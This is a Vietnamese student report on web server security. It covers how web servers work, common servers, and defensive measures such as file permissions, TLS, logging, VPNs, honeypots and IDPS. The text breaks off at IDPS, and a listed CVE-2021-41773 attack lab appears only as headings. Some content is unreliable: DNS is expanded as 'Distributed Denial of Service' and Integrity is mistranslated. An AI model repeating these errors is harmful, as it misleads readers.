# MỤC LỤC

[MỤC LỤC i](#_Toc171085470)

[DANH MỤC ẢNH MINH HỌA iii](#_Toc171085471)

[DANH MỤC VIẾT TẮT iv](#_Toc171085472)

[LỜI MỞ ĐẦU i](#_Toc171085473)

[1. Tính cấp thiết của đề tài i](#_Toc171085474)

[2. Mục tiêu nghiên cứu của đề tài i](#_Toc171085475)

[CHƯƠNG 1: GIỚI THIỆU CHUNG VỀ WEB SERVER 1](#_Toc171085476)

[1.1. Khái niệm về Web Server 1](#_Toc171085477)

[1.2. Chức năng của Web Server 1](#_Toc171085478)

[1.3. Cách thức hoạt động của Web Server 1](#_Toc171085479)

[1.4. Các loại Web Server phổ biến 2](#_Toc171085480)

[CHƯƠNG 2: TỔNG QUAN VỀ BẢO MẬT WEB SERVER 5](#_Toc171085481)

[2.1. Khái niệm về bảo mật 5](#_Toc171085483)

[2.2. Các biện pháp bảo mật cơ bản của Web Server 5](#_Toc171085484)

[2.2.1. Quyền đối với file (File permissions) 5](#_Toc171085485)

[2.2.2. Bảo vệ máy chủ bằng SSL (TLS) 6](#_Toc171085486)

[2.2.3. Ghi nhật kí thông tin trên Web Server 7](#_Toc171085487)

[2.2.4. Sử dụng VPN để tăng cường bảo mật 8](#_Toc171085488)

[2.3. Các biện pháp bảo mật tiên tiến của Web Server 9](#_Toc171085489)

[2.3.1. Xây dựng Honey Pots 9](#_Toc171085490)

[2.3.2. Sử dụng IDPS 11](#_Toc171085491)

[2.3.3. Gõ cửa cổng (Port-Knocking) trên Web Server 12](#_Toc171085492)

[2.3.4. Mã hóa hệ thống tệp tin 13](#_Toc171085493)

[CHƯƠNG 3: APACHE VÀ BẢO MẬT TRÊN APACHE 14](#_Toc171085494)

[3.1. Tổng quan về Apache 14](#_Toc171085498)

[3.1.1. Giới thiệu về Apache 14](#_Toc171085499)

[3.1.2. Cách thức hoạt động của Apache 14](#_Toc171085505)

[3.1.3. So sánh Apache với các Web Server phổ biến khác 15](#_Toc171085506)

[3.1.4. Ưu điểm và nhược điểm của Apache 16](#_Toc171085507)

[3.2. Bảo mật trên Apache 16](#_Toc171085508)

[3.2.1. Vấn đề bảo mật trên Apache 16](#_Toc171085509)

[3.2.2. Một số kĩ thuật tấn công Apache phổ biến 18](#_Toc171085516)

[3.2.3. Lỗ hổng trên Apache 20](#_Toc171085517)

[CHƯƠNG 4: THỰC NGHIỆM 22](#_Toc171085518)

[4.1. Đối tượng thực nghiệm 22](#_Toc171085520)

[4.2. CVE-2021-41773 22](#_Toc171085521)

[4.2.1. Thông tin cơ bản 22](#_Toc171085522)

[4.2.2. Thông tin chi tiết 22](#_Toc171085530)

[4.2.3. Tiến hành thực nghiệm 24](#_Toc171085531)

[4.2.4. Cách vá các lỗ hổng 33](#_Toc171085532)

[TỔNG KẾT 34](#_Toc171085533)

[TÀI LIỆU THAM KHẢO 35](#_Toc171085534)

# DANH MỤC ẢNH MINH HỌA

[Hình 1. 2: Cách thức hoạt động của Web Server 2](#_Toc170814805)

[Hình 1. 3: Nginx 2](#_Toc170814806)

[Hình 1. 4: Microsoft IIS 3](#_Toc170814807)

[Hình 1. 5: Apache 3](#_Toc170814808)

[Hình 1. 6: Tomcat 3](#_Toc170814809)

[Hình 1. 7: Lighttpd 4](#_Toc170814810)

[Hình 2. 1: Câu lệnh thay đổi quyền 6](#_Toc170814816)

[Hình 2. 2: Quy trình bắt tay SSL (TLS) 7](#_Toc170814817)

[Hình 2. 3: Log trên Apache 8](#_Toc170814818)

[Hình 2. 4: Mô hình Web Server sử dụng VPN 9](#_Toc170814819)

[Hình 2. 5: Mô hình Web Server sử dụng Honeypots 10](#_Toc170814820)

[Hình 2. 6: Mô hình Web Server sử dụng IDPS 11](#_Toc170814821)

[Hình 3. 1: Logo Apache 14](#_Toc170814825)

[Hình 3. 2: Apache vs Nginx 15](#_Toc170814826)

[Hình 3. 3: Apache vs Tomcat 16](#_Toc170814827)

[Hình 4. 1: Code chuẩn hóa của Apache 22](#_Toc171085234)

[Hình 4. 2: Cấu hình tồn tại lỗ hổng 23](#_Toc171085235)

[Hình 4. 3: Cách kích hoạt mod\_cgi 24](#_Toc171085236)

[Hình 4. 4: Cấu hình network Ubuntu 25](#_Toc171085237)

[Hình 4. 5: Cấu hình network Kali 25](#_Toc171085238)

[Hình 4. 6: Địa chỉ IP của Ubuntu 25](#_Toc171085239)

[Hình 4. 7: Địa chỉ IP của Kali 26](#_Toc171085240)

[Hình 4. 8: Kiểm tra kết nối mạng của Ubuntu 26](#_Toc171085241)

[Hình 4. 9: Kiểm tra kết nối mạng của Kali 26](#_Toc171085242)

[Hình 4. 10: Phiên bản Apache 27](#_Toc171085243)

[Hình 4. 11: Kiểm tra Apache trên Kali 27](#_Toc171085244)

[Hình 4. 12: Kết quả cấu hình Path traversal 27](#_Toc171085245)

[Hình 4. 13: Hình ảnh kết qủa của /etc/passwd tấn công Path traversal bằng Kali 29](#_Toc171085246)

[Hình 4. 14: Hình ảnh kết quả của /etc/passwd trên Web Server 30](#_Toc171085247)

[Hình 4. 15: Kết quả của enable mod\_cgi 31](#_Toc171085248)

[Hình 4. 16: Kết quả tấn công RCE bằng Kali 32](#_Toc171085249)

[Hình 4. 17: Kết quả kiểm tra lại tên User trên Web Server 33](#_Toc171085250)

# DANH MỤC VIẾT TẮT

|  |  |
| --- | --- |
| CVE | Common Vulnerabilities and Exposures |
| HTTP | HyperText Transfer Protocol |
| URL | Uniform Resource Locator |
| SSL | Secure Sockets Layer |
| TLS | Transport Layer Security |
| DDoS | Distributed Denial of Service |
| DoS | Denial of Service |
| DNS | Distributed Denial of Service |
| SSH | Secure Shell |
| VPN | Virtual Private Network |
| IDPS | Intrusion Detection and Prevention System |
| IDS | Intrusion Detection System |
| IPS | Intrusion Prevention System |
| RCE | Remote Code Execution |
| CGI | Common Gateway Interface |

# LỜI MỞ ĐẦU

## Tính cấp thiết của đề tài

Sự ra đời của Internet cùng với sự phát triển ngày càng mạnh mẽ của nó đã mang lại cho con người nói chung và các doanh nghiệp nói riêng rất nhiều tiện ích. Các hoạt động giao dịch trực tuyến như thương mại điện tử hay thanh toán online ngày càng phổ biến và được thực hiện thông qua các ứng dụng Web. Ở bất kỳ đâu, khi một máy tính có nối mạng Internet, con người có thể thực hiện các giao dịch của mình một cách thuận tiện và nhanh chóng. Mọi thông tin của người dùng sẽ được lưu trên WebServer. Nếu như thông tin đó được sửa đổi với ý đồ xấu, câu truy vấn cơ sở dữ liệu có thể bị thay đổi cấu trúc, từ đó kết quả trả về sẽ khác với ý muốn của người lập trình, hoặc những kẻ mạo danh có thể đánh cắp thông tin, gây nên những thiệt hại lớn. Có thể thấy việc xây dựng các trang Web động cho phép xây dựng câu truy vấn từ đầu vào do người sử dụng cung cấp, chúng tiềm ẩn nguy cơ mất an toàn cao nếu như không có một cơ chế kiểm tra dữ liệu đầu vào một cách chặt chẽ. Các ứng dụng Web luôn luôn tiềm ẩn và có nguy cơ bị tấn công bởi các kẻ tấn công với ý đồ xấu, vậy nên vấn đề bảo mật và phát hiện tấn công thay đổi trên Web luôn là cấp thiết.

Chính vì vậy đề tài **“Nghiên cứu về vấn đề bảo mật cho Web Server”** sẽ cung cấp những thông tin hữu ích về Web Server tạo điều kiện cho việc xây dựng và bảo mật.

## Mục tiêu nghiên cứu của đề tài

* Hiểu rõ về Web Server đi sâu nghiên cứu về Apache và cách thức hoạt động của Apache.
* Các vấn đề bảo mật trên Web server và Apache.
* Nắm được các CVE phổ biển trên Apache.
* Đưa ra được các giải pháp bảo mật trên Apache.

# CHƯƠNG 1: GIỚI THIỆU CHUNG VỀ WEB SERVER

## Khái niệm về Web Server

Web Server là máy chủ web, là máy chứa đựng nội dung của website, chúng có vai trò liên kết với các mạng máy tính. Tất cả các website, mạng xã hội, ứng dụng trực tuyến đều cần có Web Server để phân phối nội dung tới người dùng. Nhờ có Web Server, người dùng có thể truy cập xem nội dung, hình ảnh viedeo trên các trang web nhanh chóng.

## Chức năng của Web Server

Web Server được sử dụng để xử lí các yêu cầu cũng như phản hồi của HTTP từ máy client và quản lí, lưu trữ, bảo vệ thông tin dữ liệu của Website.


Một Web Server cũng có thể thực hiện một số chức năng khác như:

* **Kiểm soát băng thông điều tiết lưu lượng mạng:** Web Server có thể giúp loại bỏ thời gian ngừng hoạt động do lưu lượng truy cập Web cao. Web Server có thể đặt băng thông để quản lí tốc độ truyền dữ liệu qua Internet và giảm lưu lượng mạng dư thừa.
* **Lưu trữ ảo:** Web Server cũng có thể được sử dụng làm server ảo để chạy các dịch vụ khác.

## Cách thức hoạt động của Web Server

Người dùng thực hiện các yêu cầu thông qua trình duyệt Web. Giao tiếp giữa trình duyệt Web và Web Server diễn ra bằng HTTP. Web Server sử dụng:

* **Lưu trữ vật lí:** Tất cả dữ liệu trang Web được lưu trữ trên Web Server để đảm bảo an toàn. Khi người dùng nhập URL hoặc từ khóa của trang Web một yêu cầu sẽ được tạo và gửi đến Web Server để thực hiện xử lí.
* **Trình duyệt Web:** Vai trò của trình duyệt Web là tìm Web Server nơi chứa dữ liệu trang Web. Khi trình duyệt tìm thấy server sẽ gửi yêu cầu và xử lí thông tin.



Hình 1. 1: Cách thức hoạt động của Web Server

## Các loại Web Server phổ biến


Hiện nay có rất nhiều các Web Server phổ biến dưới đây là 5 loại Web Server được thông dụng nhất hiện nay:

* **Web Server Nginx:** Là máy chủ mã nguồn mở. Được công bố lần đầu vào 2004 với các ưu điểm như tính ổn định, hiệu suất cao, tài nguyên sử dụng thấp. Nginx sử dụng kiến trúc theo hướng sự kiện, cho phép mở rộng để xử lí yêu cầu một cách đơn giản hơn, làm giảm được độ phức tạp.



Hình 1. 2: Nginx

* **Web Server Internet Information Services (IIS):** Là phần mềm được Microsoft phát triển, bao gồm các dịch vụ khác nhau như Web Server và FTP Server. Vì được thiết kế theo hướng cấu trúc từng phần nên các tính năng trong Web Server IIS là độc lập với nhau. Chúng ta có thể chỉnh sửa, thêm, xóa hoặc thay thế các tính năng của Web Server này theo từng nhu cầu. Với các tích hợp ASP.NET, Web Server IIS đang hỗ trợ rất tốt cho người dùng. Thông qua giao diện quen thuộc, người dùng dễ đang quản trị Web Server và tận dùng được các ứng dụng bên trong ASP.NET.




Hình 1. 3: Microsoft IIS

* **Web Server Apache HTTP Server:** Tên ngắn gọn là Apache, đây là phần mềm được sử dụng phổ biến nhất trên thế giới. Tính đến 2018 Apache đã phục vụ hơn 54% Website hoạt động. Là một máy chủ mã nguồn mở do Apache Software Foundation bảo trợ. Hiện nay, Web Server đã được vận hành trên nhiều nền tảng khác nhau như Windows, Linux,…



Hình 1. 4: Apache

* **Web Server Apache Tomcat:** Được Apache Software Foundation phát triển. Máy chủ mã nguồn mở Tomcat hoạt động với ngôn ngữ Java thuần túy, phục vụ tốt cho các Web phát triển từ Java và hỗ trợ nhiều loại hệ điều hành phổ biến hiện nay.



Hình 1. 5: Tomcat

* **Web Server Lighttpd:** Là một phần mềm mã nguồn mở có độ an toàn và linh hoạt cao. Lighttpd được viết bởi Jan Kneschke. Ưu điểm lớn nhất của Web Server này là tiết kiệm tài nguyên, không cần cấu hình quá cao. Lighttpd được viết theo ngôn ngữ C, tương thích với nhiều hệ điều hành thông dụng và được tích hợp SCGI, FasstCGI, CGI cho phép chạy ứng dụng Web được viết trên bất kì ngôn ngữ nào.



Hình 1. 6: Lighttpd

# CHƯƠNG 2: TỔNG QUAN VỀ BẢO MẬT WEB SERVER



## Khái niệm về bảo mật

Bảo mật là sự bảo vệ thông tin và các hệ thống thông tin tránh bị truy nhập, sử dụng, tiết lộ, gián đoạn, sửa đổi hoặc phá hoại trái phép nhằm đảm bảo đạt được 3 tiêu chí chúng được biết đến với cái tên là **“C.I.A triad”**.

C.I.A triad viết tắt cho ba tính chất: Confidentiality (tính bí mật), Availabilty (tính sẵn sàng) và Intergrity (tính khả dụng) của thông tin.


* **Tính bí mật (Confidentiality):** Thông tin chỉ được phép cung cấp cấp cho người có thẩm quyền.
* **Tính sẵn sàng (Availability):** Đảm bảo khả năng truy cập thông tin, tính năng của hệ thống thông tin mỗi khi người dùng hợp lệ có nhu cầu.
* **Tính toàn vẹn (Intergrity):** Đảm bảo thông tin không bị thay đổi trái phép hoặc thay đổi không như ý muốn.

## Các biện pháp bảo mật cơ bản của Web Server

Tập trung vào việc triển khai các biện pháp bảo mật cơ bản nhưng thiết yếu để đảm bảo hệ thống của bạn được bảo vệ một cách hiệu quả. Đây là những bước đầu tiên mà mọi quản trị viên hệ thống cần thực hiện để đối phó với các mối đe dọa phổ biến và khẩn cấp, tạo nền tảng vững chắc cho một hệ thống bảo mật hiệu quả.

### Quyền đối với file (File permissions)

Mỗi thư mục hoặc tệp tin trong Web Server đều có các quyền riêng. Các quyền này xác định người dùng nào được phép làm gì với các tập tin. Trên các hệ điều hành dựa trên Unix, có ba loại quyền: đọc, ghi và thực thi, và ba loại chủ sở hữu: chủ sở hữu, nhóm và người khác. Quyền được thiết lập bằng cách sử dụng một số ba chữ số: ví dụ, 000 là mức hạn chế nhất tước đi tất cả các quyền trên tệp tin, và 777 là mức tự do nhất cung cấp tất cả các quyền cho tất cả người dùng. Chữ số đầu tiên đại diện cho quyền của chủ sở hữu tệp, chữ số thứ hai đại diện cho những gì người dùng được ủy quyền khác có thể làm và chữ số thứ ba là quyền của tất cả những người khác. Lệnh sử dụng để thay đổi hoặc thiết lập quyền của một tệp tin là **chmod**. Để duy trì sự cân bằng giữa khả năng sử dụng và bảo mật, tất cả các thư mục nên được đặt thành 755 và tất cả các tệp tin nên được đặt thành 644 trừ khi một tệp tin, thư mục cụ thể có cấu hình đòi hỏi khác.



Hình 2. 1: Câu lệnh thay đổi quyền


Quyền đối với tệp là một cách phổ biến và tốt để giữ cho các tệp và thư mục được bảo vệ không bị truy cập trái phép. Một điều được khuyến cáo khi cấu hình là tránh tạo các tệp có quyền ghi trong thư mục gốc của server. Một tỷ lệ lớn các cuộc tấn công vào các trang web nhỏ là do máy chủ web có thể ghi vào thư mục gốc, nên kẻ tấn công tải lên một script và gọi nó qua trình duyệt của mình.

### Bảo vệ máy chủ bằng SSL (TLS)

Tất cả dữ liệu trên Web Server để đảm bảo an toàn đều được xử lý thông qua SSL (TLS), một công nghệ được sử dụng để mã hóa dữ liệu qua kênh truyền nhằm tránh bị nghe lén, giả mạo. SSL (TLS) bảo vệ các giao thức như HTTP, FTP, SMTP, và nhiều giao thức khác.

Ngày nay, các thư viện cần thiết cho giao thức SSL (TLS) đều được thống nhất dưới dự án OpenSSL, một dự án mã nguồn mở. Các thư viện này thực hiện các chức năng mã hóa cơ bản và cung cấp các chức năng tiện ích khác nhau.

Cách thức hoạt động: máy khách và máy chủ sẽ liên hệ đàm phán kết nối bằng cách sử dụng quy trình bắt tay TLS. Trong quá trình bắt tay này, máy khách và máy chủ thỏa thuận về việc sử dụng các tham số nhất định để thiết lập tính bảo mật và kết nối. Quy trình bao gồm các bước như ClientHello, ServerHello, trao đổi chứng chỉ và tạo khóa phiên.



Hình 2. 2: Quy trình bắt tay SSL (TLS)


Trong những trường hợp có biện pháp bảo mật nghiêm ngặt, máy khách sẽ liên hệ với đơn vị cấp phép để xác minh tính hợp lệ của máy chủ trước khi thiết lập một kết nối.

Lợi ích của SSL (TLS) bao gồm việc đơn giản hóa xác minh bằng cách sử dụng chính trình duyệt web làm phần mềm máy khách, loại bỏ nhu cầu về các ứng dụng phần mềm bổ sung. Các thuật toán mã hóa đã tiến bộ cùng với công nghệ để cung cấp mức độ bảo mật cao với tính khả dụng của các khóa 256 bit trở lên.

### Ghi nhật kí thông tin trên Web Server

Nếu server xảy ra lỗi không thể khôi phục, nhật kí sẽ cho phép kiểm tra lịch sử trước khi sự cố xảy ra. Nếu sự cố liên quan đến xâm nhập, bất kì thông tin nào có thể mô tả cách Web Server bị xâm nhập giúp xác định nguyên nhân của vấn đề. Vì tầm quan trọng của các tệp nhật kí đối với quản trị viên, vị trí của các tệp này không nên đặt tại Web Server. Một phương pháp phổ biến là sử dụng máy chủ ghi nhật kí từ xa với bảo mật chặt chẽ.

Một trong những công cụ ghi nhật kí chính trên mọi phân phối Linux là syslogd. Các phần mềm khác nhau lưu nhật kí ở các vị trí khác nhau, ví dụ với Apache, người quản trị có thể thiết lập lưu trữ nhật kí thông qua http.conf và nếu sử dụng Red Hat, tệp httpd.conf thường được lưu trữ tại /etc/httpd/conf/httpd.conf.




Hình 2. 3: Log trên Apache

Hiện nay có vô số công cụ và ứng dụng cho phép ghi nhật kí chi tiết do người dùng xác định về tất cả hành động và dữ liệu được coi là quan trọng đối với Web Server. Một Web Server được đánh giá tốt là có khả năng theo dõi tất cả các hành động được thực hiện để có thể khôi phục trong trường hợp Web Server xảy ra vẫn đề.

### Sử dụng VPN để tăng cường bảo mật

Mạng riêng ảo (VPN) trong môi trường Web Server là một phương pháp bảo mật sử dụng mạng công cộng (thường là Internet) để kết nối các thiết bị từ xa với web server của một tổ chức. Thay vì sử dụng các kết nối trực tiếp như đường truyền thuê riêng, VPN tạo ra các kết nối "ảo" được mã hóa, đảm bảo dữ liệu được truyền đi an toàn và bảo mật. VPN được thiết kế có thể sử dụng một số phương pháp để giữ an toàn cho kết nối và dữ liệu:

* **Tường lửa:** cung cấp một hàng rào bảo vệ giữa mạng riêng và Internet. Sử dụng tường lửa có thể hạn chế số lượng cổng mở, loại gói nào đi qua và giao thức nào được phép đi qua.



Hình 2. 4: Mô hình Web Server sử dụng VPN

* **IP Sec:** cung cấp các tính năng bảo mật nâng cao như thuật toán mã hóa tốt hơn và xác thực toàn diện hơn. IPSec có hai chế độ mã hóa: tunnel và transport. Tunnel chịu trách nhiệm mã hóa header và payload của mỗi gói tin trong khi transport chỉ thực hiện mã hóa payload.
* **AAA Server:** AAA viết tắt cho authentication, authorization and accounting. Máy chủ AAA được sử dụng để truy cập an toàn hơn trong môi trường VPN truy cập từ xa. Khi có yêu cầu thiết lập từ máy khách, yêu cầu đó được ủy quyền tới máy chủ AAA. Sau đó máy chủ sẽ kiểm tra việc xác thực, ủy quyền và tính toán. Bằng cách quản trị hiệu quả máy chủ trong mạng VPN và chỉ cho cấp quyền truy cập cho người dùng thông qua mạng đó.

Vì bổ sung thêm phương pháp bảo vệ trên Web Server việc cài đặt VPN sẽ ngăn chặn tin tặc thực hiện hành vi tấn công trên mạng. Ngày nay việc sử dụng VPN như một lớp bảo mật bổ sung ở nhiều tập đoàn lớn và đã trở nên phổ biến.


## Các biện pháp bảo mật tiên tiến của Web Server

Tập chung vào việc áp dụng các công nghệ và phương pháp bảo mật tiên tiến, nhằm đối phó với những thách thức bảo mật mới. Các biện pháp bảo mật tiên tiến này không chỉ nâng cao khả năng phòng ngừa mà còn cải thiện khả năng phản ứng và phục hồi trước các cuộc tấn công.

### Xây dựng Honey Pots

Những tin tặc tinh vi có đủ phương tiện và kiến thức để xâm nhập vào Server. Vì vậy những người bảo vệ cần phải phát triển những phương pháp thông minh và tiên tiến. Một trong số đó là honeypots, honeypots có thể giúp ngăn chặn các cuộc tấn công theo nhiều cách. Cách đầu tiên là chống lại những cuộc tấn công tự động. Các cuộc tấn công này dựa trên các công cụ quét ngẫu nhiên để tìm vị trí dễ bị tấn công. Nếu tìm thấy điểm yếu, các công cụ tự động sẽ tấn công và chiếm quyền điều khiển. Một các mà honeypots có thể giúp chống lại các cuộc tấn công như vậy là làm chậm quá trình quét, thậm chí có thể ngăn chặn chúng.

Honeypots như một phương tiện để che lấp lỗ hổng bằng cách tạo ra một "bẫy" cho các bên tấn công. Đây là một cơ chế bảo mật rất phức tạp được thiết kế để hoạt động như một cái bẫy, lôi kéo kẻ xâm nhập khai thác một tài nguyên cố ý để lộ, từ đó cho phép người phòng thủ có thời gian thu thập thông tin về kẻ tấn công. Sự đa dạng trong việc sử dụng là điều làm cho honeypots trở nên độc đáo với mục đích của nó: một honeypot có thể hoạt động như một sự phân tâm cho người tấn công, đóng vai trò như một cơ chế cảnh báo sớm về truy cập trái phép vào máy chủ.




Hình 2. 5: Mô hình Web Server sử dụng Honeypots

Có hai loại honeypots:

* **Honeypots sản xuất:** dễ sử dụng và chủ yếu được sử dụng bởi các công ty hoặc tập đoàn. Chúng cung cấp ít thông tin hơn về các cuộc tấn công hoặc kẻ tấn công so với honeypots nghiên cứu. Mục đích của honeypots sản xuất là giúp giảm thiểu rủi ro. Honeypot này bổ sung giá trị vào các biện pháp bảo mật của tổ chức.
* **Honeypots nghiên cứu:** được vận hành bởi các tổ chức nghiên cứu tình nguyện, phi lợi nhuận hoặc các cơ sở giáo dục để thu thập thông tin của cộng đồng Blackhat. Honeypots nghiên cứu phức tạp để triển khai và duy trì, ghi lại thông tin chi tiết, và chủ yếu được sử dụng trong các tổ chức nghiên cứu, quân đội hoặc chính phủ.

### Sử dụng IDPS

Hệ thống Phát hiện và Ngăn chặn Xâm nhập (IDPS) là một phần quan trọng trong bảo mật mạng, được thiết kế để phát hiện và ngăn chặn các hoạt động xâm nhập trái phép. IDPS không chỉ giúp bảo vệ hệ thống khỏi các cuộc tấn công mà còn cung cấp các công cụ để phân tích và hiểu rõ hơn về các mối đe dọa đang đối mặt. Có hai thành phần chính của IDPS: Hệ thống Phát hiện Xâm nhập (IDS) và Hệ thống Ngăn chặn Xâm nhập (IPS).



Hình 2. 6: Mô hình Web Server sử dụng IDPS

